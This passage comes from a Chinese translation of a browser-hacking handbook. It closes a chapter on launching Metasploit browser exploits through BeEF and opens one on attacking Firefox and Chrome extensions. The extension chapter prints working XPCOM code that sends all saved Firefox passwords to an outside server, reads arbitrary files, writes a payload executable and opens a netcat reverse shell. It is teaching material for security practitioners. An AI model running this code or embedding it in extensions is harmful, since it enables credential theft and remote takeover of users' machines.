此时BeEF已经连接到了Metasploit服务器，BeEF有能力自己启动Metasploit命令。这样，BeEF可以远程设置利用服务器，这样除了操作shell之外，其他都可以通过BeEF来完成。为了在勾连之后实际执行利用，并选择勾连浏览器，在Metasploit选项卡下，找到BeEF命令窗口中可用的Metasploit命令列表。这个选项卡中列出了所有已从Metasploit中加载的利用，以后还会考虑为每个利用添加相应的流量信号灯。因为BeEF是为目标浏览器设计的，所以只有Metasploit的浏览器

利用才会出现在BeEF中。

比如，要使用这个功能，可以选择MS13-038 Microsoft Internet Explorer CGeneric Element Object Use-After-Free Vulnerability模块。然后输入要监听的端口、`URIPATH`、`Payload`及payload信息等，然后点击Execute按钮，如图6-33所示。BeEF就会把请求转发到Metasploit，这样Metasploit就能使用MSGRPC启动监听器。




图6-33　在BeEF中使用Metasploit攻击MS13-038

等待几秒完成后，BeEF会创建一个隐藏的内嵌框架，并将浏览器发送到创建的URL。此后，就全部都交给Metasploit了。如果利用成功，则会在Metasploit的控制台中建立一个新的shell，如图6-34所示。这对于大多数Metasploit中基于浏览器的模块都是可行的。




图6-34　产生的Meterpreter会话

虽然可以在BeEF中启动Browser Autopwn，但由于它要花很长时间，所以最好是在外部来这样做。换句话说，可以使用隐藏的内嵌框架，将浏览器指向一个已经启动的Autopwn实例。正因为如此，应该早一点启动Autopwn，以便它能够随时待命。不过，别忘了，相对于Autopwn模块，

有针对性的攻击导致浏览器崩溃的几率更低，被发现的可能性也更小。

6.7　小结

本章介绍了各种指纹采集、攻击，以及利用浏览器的技术。从检测浏览器的类型、平台和语言，到窃取会话cookie，浏览器都是最主要的目标。

缩小操作系统、浏览器版本号以及其他细节的范围，有助于针对特定的浏览器和功能实施攻击。采集到浏览器的指纹后，才能胸有成竹地采取下一步操作。

这一章，我们了解了人们对通过JavaScript加密来保护数据还缺少基本的信任。基于常见的安全问题，探索了一些绕开公开实现的技术。利用这些可以移植的方法，可以在其他JavaScript加密实现中进一步发现类似的问题。

我们还讨论了浏览器通过cookie实现的保护性机制，甚至还用了一点时间介绍了内存管理利用这个领域。由此可知，浏览器攻击的范围确实很广。

掌握了本章的技术之后，应该可以跨平台、跨工具，以及在多种攻击场景下，利用浏览器获得数据，当然还有shell的访问权。不过，你能做到的还不止这些。下一章就会探讨如何攻击曾经风靡一时的浏览器扩展，那将是一个完全不同的领域。

6.8　问题

(1) 为什么在采集浏览器指纹时，使用DOM属性比使用User-Agent首部更可靠？

(2) 对一个存在的DOM属性进行两次取反操作，比如`!!window`，会得到什么结果？

(3) 对一个`null`值两次取反（比如`!!null`）会得到什么结果？

(4) JavaScript加密的效果如何？

(5) 为什么需要取得浏览器语言信息？

(6) 浏览器的一些特有行为对采集其指纹有什么帮助？

(7) 什么样的cookie设置可以确保JavaScript不能访问cookie，而且只能通过HTTPS发送cookie？

(8) 在SSL认证中，`Null`字符攻击的工作原理是什么？

(9) Metasploit的正向shell与反向shell有什么区别？

(10) BeEF与Metasploit之间怎么实现通信？

要查看问题答案，请访问本书网站https://browserhacker.com/answers，或者Wiley的网站http://www.wiley.com/go/browserhackershandbook。

6.9　注释

1. Eric Cole. (2009). *Network Security Bible, 2nd Edition*. Retrieved August 12, 2013 from http://eu.wiley.com/WileyCDA/WileyTitle/productCd-0470502495.html

2. Wikipedia. (2013). *Pwn2Own*. Retrieved August 12, 2013 from http:// en.wikipedia.org/wiki/Pwn2Own
3. Google. (2010). *Program Rules—Application Security*. Retrieved August 12, 2013 from http://www.google.com/about/appsecurity/reward-program/
4. Jonathan Greenacre. (2012). *Say goodbye to the branch—the future for banking is upwardly mobile*. Retrieved August 12, 2013 from http://theconversation edu.au/say-goodbye-to-the-branch-the-future-for-banking-is-upwardly- obile-10191
5. Michael Klein and Colin Mayer. (2011). *Mobile Banking and Financial Inclusion—The Regulatory Lessons*. Retrieved August 12, 2013 from http://www-wds. worldbank.org/servlet/WDSContentServer/WDSP/IB/2011/05/18/00015834 9_20110518143113/Rendered/PDF/WPS5664.pdf
6. Cody Lindley. (Unknown Year). *Desktop Browser Compatibility Tables For DOM*. Retrieved August 12, 2013 from http://webbrowsercompatibility.com/dom/desktop/
7. Mozilla. (2013). *Firefox Notes—Mobile*. Retrieved August 12, 2013 from https://www.mozilla.org/en-US/mobile/18.0/releasenotes/
8. Mozilla. (2013). *Mozilla Firefox Web Browser—Mozilla Firefox Release Notes*. Retrieved August 12, 2013 from http://www.mozilla.org/en-US/products/firefox/releases/
9. Google. (2013). *Chrome Web Store—User-Agent Switcher for Chrome*. Retrieved December 1, 2013 from http://chrome.google.com/webstore/detail/ user-agent-switcher-for-c/djflhoibgkdhkhhcedjiklpkjnoahfmg
10. Mozilla. (2013). *User Agent Switcher: Add-ons for Firefox*. Retrieved December 1, 2013 from https://addons.mozilla.org/en-US/firefox/addon/user-agent-switcher/
11. Abgrall Erwan, Yves Le Traon, Martin Monperrus, Sylvain Gombault, Mario Heiderich, and Alain Ribault. (2012). *XSS-FP: Browser Fingerprinting using HTML Parser Quirks*. Retrieved August 12, 2013 from https://portail.telecom-bretagne.eu/publi/public/fic_download.jsp?id=12491
12. Alex Kouzemtchenko. (2008). *Racing to downgrade users to cookie-less authentication*. Retrieved December 1, 2013 from http://kuza55.blogspot.co.uk/2008/02/racing-to-downgrade-users-to-cookie.html
13. Chris Evans. (2008). *Cookie forcing*. Retrieved December 1, 2013 from http:// scarybeastsecurity.blogspot.co.uk/2008/11/cookie-forcing.html
14. John Wilander. (2012). *Advanced CSRF and Stateless Anti-CSRF*. Retrieved August 12, 2013 from http://www.slideshare.net/johnwilander/advanced-csrf-and-stateless-anticsrf
15. Samy Kamkar. (2013). *samyk/evercookie*. Retrieved August 12, 2013 from https://github.com/samyk/evercookie
16. Eric Butler. (2012). *Firesheep*. Retrieved August 12, 2013 from http:// codebutler.github.io/firesheep/
17. Moxie Marlinspike. (2009). *Moxie Marlinspike >> Software >> sslstrip*. Retrieved August 12, 2013 from http://www.thoughtcrime.org/software/sslstrip/
18. Nick Arnott. (2013). *iPhone Apps Accepting Self-Signed SSL Certificates |Neglected Potential*. Retrieved August 12, 2013 from http://www.neglectedpotential.com/2013/01/sslol/
19. M. Georgiev, R. Anubhai, S. Iyengar, D. Boneh, S. Jana, and V. Shmatikov. (2012). *The Most Dangerous Code in the World: Validating SSL Certificates in Non-Browser Software*. Retrieved December 1, 2013 from https://www.cs.utexas.edu/~shmat/shmat_ccs12.pdf
20. Moxie Marlinspike. (2009). *More Tricks For Defeating SSL In Practice*. Retrieved August 12, 2013 from http://www.blackhat.com/presentations/bh-usa-09/ARLINSPIKE/BHUSA09-Marlinspike-DefeatSSL-SLIDES.pdf

21. Packet Storm. (Unknown Year). *Download: Browser Exploit Against SSL/TLS ≈ Packet Storm*. Retrieved August 12, 2013 from http://packetstormsecurity.com/files/download/105499/Beast-SSL.rar
22. Dan Goodin. (2013). *Two new attacks on SSL decrypt authentication cookies |ars technica*. Retrieved August 12, 2013 from http://arstechnica.com/ security/2013/03/new-attacks-on-ssl-decrypt-authentication-cookies/
23. Nitesh Dhanjani. (2010). *Insecure Handling of URL Schemes in Apple's iOS*. Retrieved July 10, 2013 from http://www.dhanjani.com/blog/2010/11/ insecure-handling-of-url-schemes-in-apples-ios.html
24. Apple. (2010). *Information Property List Key Reference*: *Core Foundation Keys*. Retrieved July 10, 2013 from http://developer.apple.com/library/ios/#documentation/general/Reference/InfoPlistKeyReference/Articles/CoreFoundationKeys.html#//apple_ref/doc/uid/TP40009249-SW1
25. Ravishankar Borgaonkar. (2013). *Dirty use of USSD codes in cellular networks*. Retrieved July 10, 2013 from https://www.troopers.de/wp-content/ uploads/2012/12/TROOPERS13-Dirty_use_of_USSD_code_in_cellular-Ravi_Borgaonkor.pdf
26. W3C. (2011). *UriSchemes—W3C Wiki*. Retrieved August 12, 2013 from http://www.w3.org/wiki/UriSchemes
27. Mozilla. (2013). *Bug 873709—Firefox v23—Disable JavaScript Check Box Removed from Options/Preferences Applet*. Retrieved August 12, 2013 from https://bugzilla.mozilla.org/show_bug.cgi?id=873709
28. Matasano Security. (Unknown Year). *Javascript Cryptography Considered Harmful*. Retrieved August 12, 2013 from http://www.matasano.com/articles/ javascript-cryptography/
29. Vladimir Vorontsov. (2013). *@ONsec_Lab: How XSS can defeat your digital signatures*. Retrieved July 20, 2013 from http://lab.onsec.ru/2013/04/how-xss-can-defeat-your-digital.html
30. Emily Stark, Mike Hamburg, and Dan Boneh. (2009). *Stanford Javascript Crypto Library*. Retrieved August 12, 2013 from https://crypto.stanford.edu/sjcl/
31. PaX Team. (2003). *Address space layout randomization*. Retrieved August 12, 2013 from http://pax.grsecurity.net/docs/aslr.txt
32. Microsoft. (2009). *Understanding DEP as a mitigation technology part 1 - Security esearch & Defense—Site Home—TechNet blogs*. Retrieved August 12, 2013 from http://blogs.technet.com/b/srd/archive/2009/06/05/understanding-dep-as-a-mitigation-technology-part-1.aspx
33. Microsoft. (Unknown Year). */SAFESEH (Image has Safe Exception Handlers)*. Retrieved August 12, 2013 from http://msdn.microsoft.com/en-us/ library/9a89h429(v=vs.80).aspx
34. Microsoft. (2009). *Preventing the exploitation of user mode heap corruption vulnerabilities*. Retrieved August 14, 2013 from http://blogs.technet.com/b/srd/archive/2009/08/04/preventing-the-exploitation-of-user-mode-heap-corruption-vulnerabilities.aspx
35. Alexander Sotirov. (Unknown Year). *Heap Feng Shui in JavaScript*. Retrieved August 12, 2013 from http://www.phreedom.org/research/heap-feng-shui/heap-feng-shui.html
36. Jason Evans. (2012). *jemalloc*. Retrieved August 12, 2013 from http://www.canonware.com/jemalloc/
37. Wikipedia. (2013). *Principle of locality - Wikipedia, the free encyclopedia*. Retrieved August 12, 2013 from http://en.wikipedia.org/wiki/ Principle_of_locality
38. Patroklos Argyroudis and Chariton Karamitas. (2012). *Exploiting the jemalloc Memory Allocator: Owning Firefox''s Heap*. Retrieved August 12, 2013 from https://media.blackhat.com/bh-us-12/Briefings/Argyoudis / BH _ US_12_Argyroudis_Exploiting_the_%20_jemalloc_Memory_%20 Allocator_WP.pdf

39. CVE. (2013). *CVE-2013-0753*. Retrieved August 12, 2013 from http://cve. mitre.org/cgi-bin/cvename.cgi?name =CVE-2013-0753

40. Mozilla. (2013). *814001—(CVE-2013-0753) [FIX] XMLSerializer Use-After-Free Remote Code Execution Vulnerability (ZDI-CAN-1608)*. Retrieved August 12, 2013 from https://bugzilla.mozilla.org/show_bug.cgi? id=814001

第 7 章

攻击扩展

上一章探讨了直接攻击浏览器。这一章将沿着功能链条更进一步，展示如何攻击浏览器扩展。

浏览器扩展是一种选配的软件，可以为浏览器增加或减少功能。像杀毒软件公司或社交网络站点这些第三方，通常会给浏览器写一些扩展。这些扩展通常由用户自愿安装，但有时候也会随其他程序一起，在用户并不知道的情况下安装。

过去，浏览器扩展的开发并未考虑安全。有些扩展会访问敏感的用户信息，访问具有特权的API，甚至访问底层的操作系统。对安全和高权限的缺乏关注，导致扩展成为黑客攻击的理想目标。

浏览器扩展应用非常多，因此攻击面也比较大。按照漏洞分类的话，扩展之间的差别非常大，既有命令注入，也有由来已久的XSS。因此相应的利用技术也就有所区别。

对黑客来说，扩展会与加载的网页交互，因此也就创造了便捷的攻击通道。本章就以利用Firefox和Chrome扩展的漏洞为例，来介绍这些攻击通道。

7.1 理解扩展的结构

下面介绍什么是扩展，以及不同浏览器中的扩展有什么不同。如果读者已经对浏览器中的扩展了如指掌，就请跳过这一节，直接去看本章中关于攻击的部分。

浏览器开发团队通过分离非必需功能，把时间和精力全部放到核心功能上。这样可以避免浏览器过于臃肿，也可以减少代码中的bug。显然，在有限的浏览器功能与众多的用户需求之间，有一个空白地带。扩展就是用于弥补浏览器这方面的不足的。

用于实现扩展的技术很常见，这个行业中的大多数人都不会陌生。虽然可以使用很多种语言来写扩展，但最基本的还是JavaScript。

扩展可以提升浏览器的使用体验，包括修改菜单、修改页面、生成弹层，等等。Firefox扩展可以从Firefox扩展站点下载安装，Chrome扩展可以从Chrome Web Store下载安装。当然，你也可以编写自己的扩展。

扩展与安装在操作系统中的软件类似。而且，与操作系统应用一样，扩展也是为单一架构编写的。换句话说，在不是安装目标的浏览器中，是无法安装相应扩展的。正因为如此，虽然有些攻击技术的原理相似，但对不同浏览器的扩展，则需要不同的利用方式。

扩展可以在浏览器打开的所有网页中生效。NoScript扩展就是一个很好的例子，它会影响浏览器加载的每个页面。其他扩展当然也一样。可以把扩展视作运行在页面来源中的一个虚拟Web应用。这么说来，扩展对于发现漏洞是很有用的，接下来的几小节会详细讨论。

7.1.1 扩展与插件的区别

扩展与插件有时候不好区分，但实际上它们有着本质的不同。扩展存在于浏览器进程空间，而插件可以独立执行。扩展可以创建浏览器菜单和标签页，而插件不行。

与扩展不同，插件只影响加载它的页面，而不会被别的网页自动包含。加载插件的方法有两种。一种是服务器返回一个特定的MIME类型。比如，Adobe Reader会在浏览器中打开`application/pdf`类型的PDF文件。另一种是使用`<object>`（或`<embed>`）标签，但同样也只影响加载它的页面。关于攻击插件，我们会在下一章详细介绍。

7.1.2 扩展与附加程序的区别

附加程序（add-on）可以说是浏览器中含义最多的术语之一。这个概念在整个互联网行业有着不同的意思。对我们而言，可以把它理解为涵盖插件、扩展的一种外部程序。

谷歌一般只使用插件或扩展这样的术语，但对其可供下载的Google Analytics Opt-out Browser Add-on来说，却使用了“add-on”[1]。微软说的扩展包含ActiveX控件、浏览器帮助对象和工具条[2]。Mozilla则把附加程序的概念扩展到包括上面所有内容之外，还有主题、字典和搜索条[3]。

一般来说，附加程序指的是除浏览器及其插件之外的所有外部程序。好了，知道这个范围之后，我们就不必纠结附加程序有什么不同了。本章只关注扩展。

7.1.3 利用特权

扩展所拥有的特权与浏览器及开发者有很大关系。不过，在具体分析个别浏览器之前，我们可以看一个明显的共性。每个浏览器厂商提供的扩展环境，都拥有访问浏览器功能的较高权限。这一点是一致的，正因为如此，浏览器扩展对终端用户才有价值。当然，这也是扩展对攻击者有用的主要原因。

在说到浏览器扩展的时候，最重要的是应该知道它们运行在一个拥有特权的环境中。浏览器中有两个主要的区域，即低权限的互联网区域和拥有较高权限的浏览器区域（也称为chrome://区域）。某些情况下，即使在浏览器扩展内部，不同组件的权限也不同。图7-1展示了扩展的基本结构，以及它与浏览器和底层操作系统之间的关系。可以看到，扩展拥有访问特权API的权限，而这些API拥有的能力会超过标准的网页。而且，扩展可以访问敏感的用户信息，某些情况下还可以执行操作系统命令。

扩展拥有的权限往往比实际需要的多。原因可能是浏览器架构不支持降权，或者是开发者在安装过程中索要的权限过多。当然，扩展拥有的权限越多，作为攻击目标就越具吸引力。




图7-1　基本的扩展结构

1. 没有特权的互联网区域

互联网区域是浏览器中没有特权的区域。读者应该对这个区域中的操作非常熟悉。这个区域中的操作受限于SOP（同源策略），对敏感的用户数据也不能随意访问，更不能直接干扰操作系统。

互联网区域作为无特权的环境，是Web应用返回的JavaScript在其中运行的环境。简言之，这个区域就是执行Web应用代码的区域。

2. 有特权的浏览器区域

扩展，在某种意义上作为虚拟的Web应用，并不是通过HTTP或HTTPS交付的。扩展运行在自己的URI模式下，由于SOP，普通网站或本地文件不能访问这个URI模式。

有特权的浏览器区域（也叫chrome://区域）是扩展运行的区域。这块区域是浏览器高度信任的区域。chrome://区域有权访问敏感的用户信息和特权API，并且不受SOP限制。

大家不要混淆chrome://与谷歌的Chrome浏览器。虽然这个概念同样含义比较多，但好在使用它的时候，总能够根据上下文判断出是什么意思。

为了避免大家误会，本书在提到有特权的执行环境时，一律使用URI模式：chrome://。

7.1.4　理解 Firefox 扩展

从增强浏览器功能的角度说，Firefox扩展与其他浏览器扩展并没有什么不同。与浏览器相关的很多技术一样，Firefox扩展经常也是用JavaScript写的。Mozilla甚至提供了在线扩展编辑器，让开发人员在线编写和测试扩展变得更容易。

Firefox扩展非常容易安装，而且安装和使用扩展功能是默认启用的。除非浏览器以安全模式启动，或者已经明确禁用了某个扩展，否则扩展会在每个加载的源中生效。Firefox以安全模式启动时，不会启用扩展。

图7-2展示了从安全角度来看的Firefox扩展架构。这幅图展示了后面几小节会涉及的攻击面的概况，以及可能的利用路径。

1. 研究源代码

Firefox扩展是一个使用zip格式的压缩文件，只不过没有使用传统的.zip文件名后缀（这里为避免混淆，不说“文件名扩展”），而使用的是.xpi（读音为zippy）后缀。




图7-2　Firefox扩展的结构

这就意味着提取Firefox扩展中的文件很容易，用不着什么查看源代码的新方法。只要使用解压缩程序，就可以把Firefox扩展的目录结构和源文件提取出来。

Firefox扩展的目录结构

Firefox扩展的目录结构相对固定，其中的子目录各有用途，大概如下。

- Chrome：包含下层子目录
  - Content：包含主功能
  - Skin：包含图片和CSS
- Defaults：包含偏好配置项
- Components：包含XPCOM组件（可选）

content目录中很可能包含你感兴趣的内容，其中有主JavaScript扩展，有时候还会有一些二进制库。

图7-3展示了FirePHP扩展的文件结构，但并没有把扩展中的所有元素都展示出来。在这里，扩展的开发者并没有使用components目录。




图7-3　FirePHP扩展的目录结构

解读更新过程

应该关注的一个文件是install.rdf，其中不仅包含关于安装的细节，也包含关于更新过程的描述。有关更新扩展的（非强制性）参数是`updateURL`和`updateKey`。

Firefox就根据这两个参数有还是没有，来判断扩展应该如何更新。如果这两个参数都没有，则由Mozilla的附加程序来全权管理扩展的更新，因而攻击更新过程的可能性也比较小。另外，如果指定了`updateKey`，或者`updateURL`使用了HTTPS URI模式，那么攻击面同样有限。

如果install.rdf中包含`updateKey`参数，则其中会包含一个公钥。此时，一定有一个对应的私钥，用来签署从指定的`updateURL`分发出来的所有更新。这时候，Firefox会验证所有更新的完整性，从而阻止你干扰更新过程。

如果install.rdf中包含HTTP模式的`updateURL`，而没有包含`updateKey`，那就是一个安全漏洞。这意味着对所有更新都不会做完整性校验，而且会以明文方式交付。Firefox启动后，就会连接到`updateURL`，然后请求`update.rdf`，其中包含着用于Firefox决定是否更新的版本信息。

正如前几章所展示的，采用中间人技术可以控制明文通信渠道。一旦控制了更新渠道，发送你的更新文件就是小菜一碟了。

2. 理解XUL和XBL

XUL（XML User Interface Language，XML用户界面语言），是Firefox浏览器中用于表示chrome中可见内容的语言。但仅此而已！按下键盘或点击鼠标都不会触发操作。这就要用到XBL（XML Binding Language，XML绑定语言）了，它负责把可见的内容和JavaScript连接起来，实现在点击按钮什么的之后出现期待的功能。

令人称奇的是，就连Firefox浏览器本身也是使用XUL写的，在地址栏中输入chrome:// URL可以发现这一点。比如，在地址栏中输入chrome://browser/content/browser.xul，可以看到图7-4所示的结果。



图7-4　Firefox中chrome://的例子

图7-4展示了在Firefox中加载URL chrome://browser/content/browser.xul之后的结果。得到的结果仍然是有功能的，因为这些XUL是通过XBL连接的。而且，在第二个地址栏里再次输入相同的URL，又会创建第三个浏览器chrome。

这样介绍XUL和XBL有点简单化，但我们毕竟只想提供一个简单的背景，因为在这个领域里

的攻击大部分还只是理论上的。因此，虽然后面几小节涉及的内容与利用这些技术中的漏洞有关系，但我们不会讨论对它们的直接分析。

3. 探索XPCOM API

XPCOM（Cross Platform Component Object Model，跨平台组件对象模型）API为浏览器扩展提供了更多功能。XPCOM就是在浏览器中使用的跨平台组件模型。如果你熟悉微软的COM，那么可以把XPCOM想象为Mozilla自家的COM。

扩展中的JavaScript需要通过某种方式访问XPCOM。这时候就要用到XPConnect了，它在XPCOM和JavaScript中架起了一座桥梁。通过XPConnect，JavaScript能够调用XPCOM的各种功能。实际上，必须要通过XPConnect在chrome://区域调用XPCOM的API。

Nick Freeman和Roberto Suggi Liverani的研究[4]发现，扩展可以使用运行在操作系统环境中的XPCOM组件。下面我们就来介绍一下他们的研究成果，以及可以通过XPCOM执行什么操作。

(1) 利用登录管理器

与其他浏览器一样，Firefox也为保存用户访问过的Web应用的用户名和密码提供了一种方法。而这些敏感信息也可以通过XPCOM API访问到，也就意味着可以通过扩展利用登录管理器。

Firefox中的nsILoginManager接口用于管理密码，包含添加、删除、修改和查询浏览器中存储的凭证的方法。这些功能都可以通过XPCOM API访问到，而且还包括用途极为明显的`getAllLogins()`方法[5]：

```
// 取得登录管理对象
var l2m=Components.classes[
"@mozilla.org/loginmanager;1"].
getService(Components.interfaces.nsILoginManager);

// 从登录管理对象中取得所有凭据
allCredentials = l2m.getAllLogins({});

// 提取主机、用户名和密码
for (i=0;i<=allCredentials.length;i=i+1){
  var url = "http://browserhacker.com/";
  url += "?host=" + encodeURI(allCredentials[i].hostname);
  url += "&user=" + encodeURI(allCredentials[i].username);
  url += "&password=" + encodeURI(allCredentials[i].password);
  window.open(url);
}
```

以上代码展示了如何把Firefox登录管理器中的所有内容都提取出来[6]。执行这段代码，会向位于http://browserhacker.com的Web服务器发送包含用户凭证的HTTP请求。图7-5是一张截图，展示了Apache日志中记录的这个请求。

```
192.168.2.120 - - [24/Aug/2013:13:06:27 +1200] "GET /?host=facebook.com&user=wad
e@browserhacker.com&password=supersecretpassword HTTP/1.0" 200 0 "" "Mozilla/5.0
 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
```

图7-5 Apache日志中记录着偷来的用户凭证信息

(2) 读取文件系统

SOP不适用于扩展中的URL。换句话说，有权限的chrome://区域中的指令，实际上可以不受限制地访问任意源。此时，URI模式file://变得非常有用。

利用这个额外的特权，可以使用`document.ReadURL.readFile`方法。因此在chrome://区域中，可以通过该方法读取文件系统中的任意文件：

```
var fileToRead="file:///C:/boot.ini";
var fileContents=document.ReadURL.readFile(fileToRead);
```

在扩展的这个特权环境中，前面的代码能够读取文件系统中的c:\boot.ini文件[7]。

(3) 写入文件系统

Firefox用来写入文件系统的XPCOM API是nsIFileOutputStream[8]。与前一节讨论的访问本地文件类似，通过这个接口，浏览器可以在文件系统的任意位置写入内容。

利用这个XPCOM API可以在攻击中完成更多任务。比如，可以利用它部署Metasploit Meterpreter或其他远程访问工具等payload：

```
function makeFile(bdata){
  var workingDir= Components.classes[
  "@mozilla.org/file/directory_service;1"]
   .getService(Components.interfaces.nsIProperties)
   .get("Home", Components.interfaces.nsIFile);

  var aFile = Components.classes["@mozilla.org/file/local;1"]
        .createInstance(Components.interfaces.nsILocalFile);
  aFile.initWithPath( workingDir.path + "\\filename.exe" );
  aFile.createUnique(
      Components.interfaces.nsIFile.NORMAL_FILE_TYPE, 777);

  var stream = Components.classes[
        "@mozilla.org/network/safe-file-outputstream;1"]
        .createInstance(Components.interfaces.nsIFileOutputStream);
  stream.init(aFile, 0x04 | 0x08 | 0x20, 0777, 0);
  stream.write(bdata, bdata.length);
  if (stream instanceof Components.interfaces.nsISafeOutputStream){
    stream.finish();
  } else {
   stream.close();
 }
}
```

代码中的`makeFile()`方法使用XPCOM写入（Windows）文件系统。别忘了，要成功执行，需要chrome://区域的特权。

(4) 执行操作系统命令

当然，我们还想知道怎么在目标操作系统上执行程序。只有这样才能回连到你的服务器，从而运行你的payload。XPCOM也提供了相应的路径！

在Mozilla的领地中，nsIProcess是一个可执行的进程。可以在Firefox扩展中利用它，来执行存储在目标文件系统中的程序。以下代码演示了如何在Linux操作系统中，使用Netcat执行反向shell：

```
var lFile = Components.classes["@mozilla.org/file/local;1"]
      .createInstance(Components.interfaces.nsILocalFile);
var lPath = "/bin/nc";
lFile.initWithPath(lPath);
var process = Components.classes["@mozilla.org/process/util;1"]
    .createInstance(Componen
ts.interfaces.nsIProcess);
process.init(lFile);
process.run(false,['-e', '/bin/bash', 'browserhacker.com', '12345'],4);
```

这个例子同时使用了nsILocalFile和nsIProcess来达到控制目标浏览器所在系统的目的。图7-6和图7-7是两张截图，展示了执行以上代码以及反向shell的结果。



图7-6　反向shell的代码




图7-7　反向shell连接

4. 检查安全模型

Firefox扩展拥有浏览器的全部权限。换句话说，任何运行于chrome://区域的指令都不会受限制。这里的重点是，没有沙箱的概念，也没有安全边界。这种非常简陋的安全模型让扩展可以直接访问浏览器API、文件系统和操作系统。

探索Chrome区域

Firefox中有特权的chrome://区域有自己的URI模式（chrome://），允许扩展开发者通过完善的API访问浏览器。比如，扩展可以重新配置浏览器及其他扩展，可以取得cookie，可以存储密码，也可以下载文件并执行（浏览器所在的）操作系统的命令。

与下一小节要介绍的Chrome浏览器不同，Firefox扩展开发者不能限制对不同权限级别的访问，因而扩展就拥有了所有权限。

在特权环境中执行远程代码是Firefox扩展中最常见的漏洞[9]。因为扩展与浏览器在同一个权限级别运行[10]，所以成功的侵入也将获得相同的权限。在此基础上，侵入者可以利用扩展API执行操作系统命令，从而形成一条简单而可靠的利用途径。

7.1.5　理解 Chrome 扩展

与Firefox扩展类似，Chrome扩展运行时拥有的权限也很高。Chrome扩展可以做到正常情况

下网页中的JavaScript代码做不到的事。比如，Chrome扩展可以访问所有打开的标签页、发送跨域请求、读取cookie（包括那些标记为HttpOnly的cookie），等等。

如图7-8所示，Chrome比Firefox的架构要复杂一些，除了包含有特权的chrome://区域，还有安全边界。




图7-8　相关的Chrome扩展结构

每个Chrome扩展都包含一个清单文件（manifest file），以及由后台页面、UI页面及内容脚本构成的其他组件。除此之外，还可以有其他组件，但这些是我们要讨论的重点。

Chrome扩展在后台静默更新，不会通知用户。因此，攻击目标很可能安装了最新和功能最强的扩展版本。

1. 分析源代码

分析Chrome扩展不必掌握高深的逆向工程技术，因为它们都是用JavaScript和HTML写的（你肯定猜到了！）。想了解哪个扩展，只要从Chrome Web Store[11]上下载它就可以了。Chrome使用.crx作为扩展文件名的后缀，因此很容易找到它们。扩展的结构就是一个压缩目录，与Firefox扩展很相似。然后解压缩扩展代码，在你常用的IDE中打开就行了。换句话说，只要使用静态分析工具并通过人工代码检查，就可以发现扩展的漏洞所在。

